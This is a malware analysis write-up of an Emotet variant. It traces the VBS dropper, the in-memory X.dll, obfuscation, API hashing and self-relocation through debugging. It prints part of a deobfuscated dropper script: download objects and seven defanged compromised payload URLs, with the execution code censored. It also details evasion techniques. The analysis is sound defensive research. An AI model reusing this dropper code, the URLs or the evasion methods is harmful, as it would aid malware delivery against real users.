Emotet Malware Analysis

Emotet is a sophisticated, modular form of malware that initially emerged as a banking Trojan in 2014 but has evolved over the years to become a highly prevalent and versatile threat. Known for its ability to deliver additional malware payloads and act as a distributor for other cybercriminals, Emotet has established itself as one of the most notorious forms of malware on the internet. Emotet operates primarily through phishing campaigns, often embedding malicious code in Word or Excel documents, or via links that, when clicked, initiate the malware’s download. Its worm-like features also enable it to spread rapidly across networks, making it an effective tool for large-scale cyberattacks.
Emotet is related to the threat actors called Wizard Spider, who are also known to operate other malware campaigns like Trickbot and Ryuk Ransomware. In this post, we will deeply analyze latest Emotet variant emerging after the take down and explain its internal workings and defense evasion tactics.
Key findings
| # | Finding |
|---|---|
| 1 | Two-stage VBS dropper: a heavily obfuscated script writes a second VBS payload as a .txt file into %temp% and executes it, which in turn pulls the Emotet DLL from a rotating list of seven compromised URLs. |
| 2 | Fileless core (X.dll): the dropped DLL carries an encrypted 32-bit DLL inside a bitmap resource, decrypted straight into an RWX region at run-time. The real payload never touches disk. |
| 3 | Control flow flattening: the main routine is flattened, defeating the public deobfuscators tested here and forcing manual analysis. |
| 4 | Dynamic API resolution and API hashing: every API is resolved at run-time by hash comparison, so no meaningful import table exists. |
| 5 | Encrypted strings: all strings, including the names of the twelve loaded modules, are decrypted only at run-time. |
| 6 | Relocation and re-execution: if not already running from %AppData%, Emotet copies itself there under a random folder and file name (.xnj extension), strips the Zone.Identifier, relaunches via rundll32.exe and deletes the original. |
| 7 | Anti-analysis file deletion: it wipes every other file in its home directory, which destroys analyst artefacts such as IDA database files. |
| 8 | ECDH + AES C2 encryption: an ECDH key pair is generated and combined with an embedded public key via BCryptSecretAgreement; the AES key is derived from the shared secret. |
| 9 | HTTP C2 with data in the Cookie header: encrypted, base64-encoded data is carried in a randomly named cookie over randomly generated URIs; POST is used for larger payloads. |
| 10 | Modular follow-on payloads: once registered, the bot can pull additional modules (credential stealers, spam, lateral movement) as separate obfuscated DLLs. |
Stage 1: VBS Dropper
The initial dropper comes in either a malicious document including vba macro or a standalone vbs script that is highly obfuscated and downloads additional payloads onto the system including the main emotet dll.

To debug the vbscript:
| Setup | Command | Description |
|---|---|---|
| Install Visual Studio with .net tools | cscript /x target_vbs | It will automatically attach VS Debugger to it and add breakpoint to the start |
The first script extract another VBS script saved in .txt file in the %temp% directory and execute it as a vbs script:
| Setup | Command | Description |
|---|---|---|
| Again debug the second script using Visual Studio | cscript //E:vbscript /x extracted_script.txt | It will treat the text file as vbs script and execute it regardless of the extension |
I attached debugger to the extracted second script in %temp% and started debugging. It is again deobfuscating the script and executing it. The decoded script is as follows:

Deobfuscated VBS
public romidu
urlcount=1
set fsobject=createobject("scripting.filesystemobject")
currentdir=fsobject.getparentfoldername(wscript.scriptfullname)
set request=createobject("winhttp.winhttprequest.5.1")
set file=wscript.createobject("shell.application")
set strout=createobject("adodb.stream")
useragent="mozilla/5.0 (windows nt 6.1; wow64; rv:58.0) gecko/20100101 firefox/58.0"
ouch= chr(115-1)+"e"+"gs"&"v"+chr(113+1)+"3"+"2."+chr(101)+"x"+chr(101)+" " + ""
pat3= currentdir+"\"+fsobject.gettempname+".zip"
set triplett=createobject("wscript.shell")
url1 = "hxxp://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/"
url2 = "hxxps://sachininternational.com/wp-admin/ILVDnlmIATb8/"
url3 = "hxxps://esentai-gourmet.kz/404/5oe050kBsHedqng/"
url4 = "hxxp://ardena.pro/dqvoakrc/Hh9/"
url5 = "hxxp://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/"
url6 = "hxxp://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/"
url7 = "hxxps://suppliercity.com.mx/wp-content/x0u6wST03y6X49MOq/"
do
dow
loop  while urlcount<8
public function dow()
on error resume next
select case urlcount
case 1
downstr=url1
case 2
downstr=url2
case 3
downstr=url3
case 4
downstr=url4
case 5
downstr=url5
case 6
downstr=url6
case 7
downstr=url7
end select
...
...
...
censored !!!
The script is further downloading pyaloads from the provided URLs and executing the next stage malware which is the emotet dll using rundll32.exe. By the time of my analysis the c2 servers were not live so i picked a separate Emotet dll for further analysis.
Stage 2: Emotet DLL
Once the Emotet file is loaded by “rundll32.exe”, its entry point function is called the very first time. It then calls the DllMain() function where it loads and decrypts a 32-bit Dll into its memory from a “Resource” . The decrypted Dll is the core of this Emotet, which will be referred to as “X.dll” in this analysis due to a hardcoded constant string.

I use IDA freeware (sometimes pro) for disassembling and debugging most of the malware. I will debug emotet dll using rundll32.exe. The X.dll could be seen in the memory of process using ProcessHacker tool. It could be dumped and unmapped using the pe_unmapper tool by Hasherzade.

The flow of emotet is like this:
“X.dll” checks if the export function name from the command line parameter is “Control_RunDLL”. If not, it runs the command line again with “Control_RunDLL” instead of some other export, like “C:\Windows\syswow64\rundll32.exe emotet.dll,Control_RunDLL”. It then calls ExitProcess() to exit the first “rundll32.exe”. it uses API CreateProcessW() to run the new command if the initial DLL has not been loaded with ControL_RunDLL.
We can further use the dumped x.dll and rebase the program according to the one which we are debugging currently and map the exports to the functions that are being called as well. Example, call eax jumps to the Export Contro_RunDLL in x.dll which is mapped in the following screenshot:

I have created a function in IDA database and renamed it as Control_RunDLL_xdll for easier understanding.

From here onwards, it will execute core malicious functionality of emotet malware.
The main method for performing malicious functionalities is highly obfuscated with Emotet introducing “Control Flow Flatening”. The complexity of control flow logic can be seen by the following control flow graph:

Fileless X.dll
Emotet.dll when started loads x.dll from resources. It is added as a malicious encrypted resource in bitmap format. Once x.dll is decrypted and loaded into the memory as RWX region, it acts as the main malicious code. It has anti-analysis techniques like “code flow flatening”, “dynamic api calls”, “api hashing” and encrypted strings.
I have not been able to find a working script that could unflaten this sample of emotet. I have tried multiple resources like:
| # | Links |
|---|---|
| 1 | HexRaysDeob |
| 2 | Sophos control flow de-flatenning |
| 3 | MODeflattener |
In the end, I decided to go manual. I wrote a script that adds breakpoints on all call instructions in specified function and used it on main flattened function.
import idautils
import idaapi
import idc

def add_breakpoints_on_calls(func_name):
    # Get the function address by name
    func_ea = idc.get_name_ea_simple(func_name)
    if func_ea == idc.BADADDR:
        print(f"Function {func_name} not found!")
        return

    # Get the function's end address
    func = idaapi.get_func(func_ea)
    if not func:
        print(f"Function {func_name} not found!")
        return

    # Iterate through the instructions in the function
    for head in idautils.Heads(func.start_ea, func.end_ea):
        # Check if it's a call instruction
        if idc.print_insn_mnem(head) == "call":
            # Add a breakpoint at the call instruction
            idc.add_bpt(head)
            print(f"Breakpoint added at 0x{head:x}")

    print(f"Breakpoints added on all call instructions in function: {func_name}")

# Example: specify the function name where you want to add breakpoints
add_breakpoints_on_calls("Flatten_func")  #Flatten_func is the "code flow flatenning function that i renamed"

I then continue the debugging until something suspicious came my way instead of debugging the code line by line. The call instruction can be used to track the API calls even if the binary is obfuscated or resolves api’s dynamically.
String De-obfuscation
All strings are encrypted in x.dll (emotet in memory), which are decrypted at run-time. It decrypts the name of all additional libraries that are loaded in the malware.

The following list of modules are loaded for further activities:
| # | Modules |
|---|---|
| 1 | Advapi32.dll |
| 2 | Crypt32.dll |
| 3 | Urlmon.dll |
| 4 | iertutil.dll |
| 5 | srvcli.dll |
| 6 | netutils.dll |
| 7 | userenv.dll |
| 8 | wininet.dll |
| 9 | wtsapi32.dll |
| 10 | bcrypt.dll |
| 11 | propsys.dll |
| 12 | WS2_32.dll |
| - | - |
Dynamic API Resolution & API Hashing
All apis are loaded dynamically to avoid detection in static analysis. In above example, we saw string for “advapi32.dll” was decrypted. In this function, it will be loaded using the API “LoadLibraryW” and executed. The function “resolve_func” is responsible for resolving api hashes and returning api addresses after comparing hashes.
Its renamed for easier understanding.

From here onwards all APIs are resolved using API hashing and executed. I will focus on providing the major TTPs and APIs that it uses instead of providing a complete API trace here in this article.
Move to secure location
The first thing it check is the commandline parameter to see if the dll has been executed with parameter of Control_RunDLL and the path from where it is executed. If the malware is not executed from %AppData%, then it moves itself to a secure location in Appdata.
The malware use the following sequence of APIs:
| # | APIs | Description |
|---|---|---|
| 1 | SHGetFolderPathW | To get the path of %Appdata% |
| 2 | GetCommandLineW | To check commandline parameters and path |
| 3 | CreateFileW | To get its own handle |
| 4 | GetFileInformationByHandleEx | To get its own information |
| 5 | GetTickCount | To generate a random name |
| 6 | SHFileOperationW | To copy file |
| 7 | DeleteFileW | To delete the zone identifier on copied file |
The screenshots for above mentioned task are provided below:



After the malware has been shifted to a different location, it executes itself again with rundll32.exe which in turn deletes the original file. The APIs used for executing itself again are as follows:
| # | APIs | Description |
|---|---|---|
| 1 | CreateProcessW | The emotet is again executed with newly saved dll present in %appdata% using rundll32 |
| 2 | ExitProcess | Exits the first process |
The behavior of emotet is changed depending upon the location from where it is executed. If it is executed from %Appdata%, it proceeds further in its execution but it is executed from any other path then it changes its location and reloads itself again.

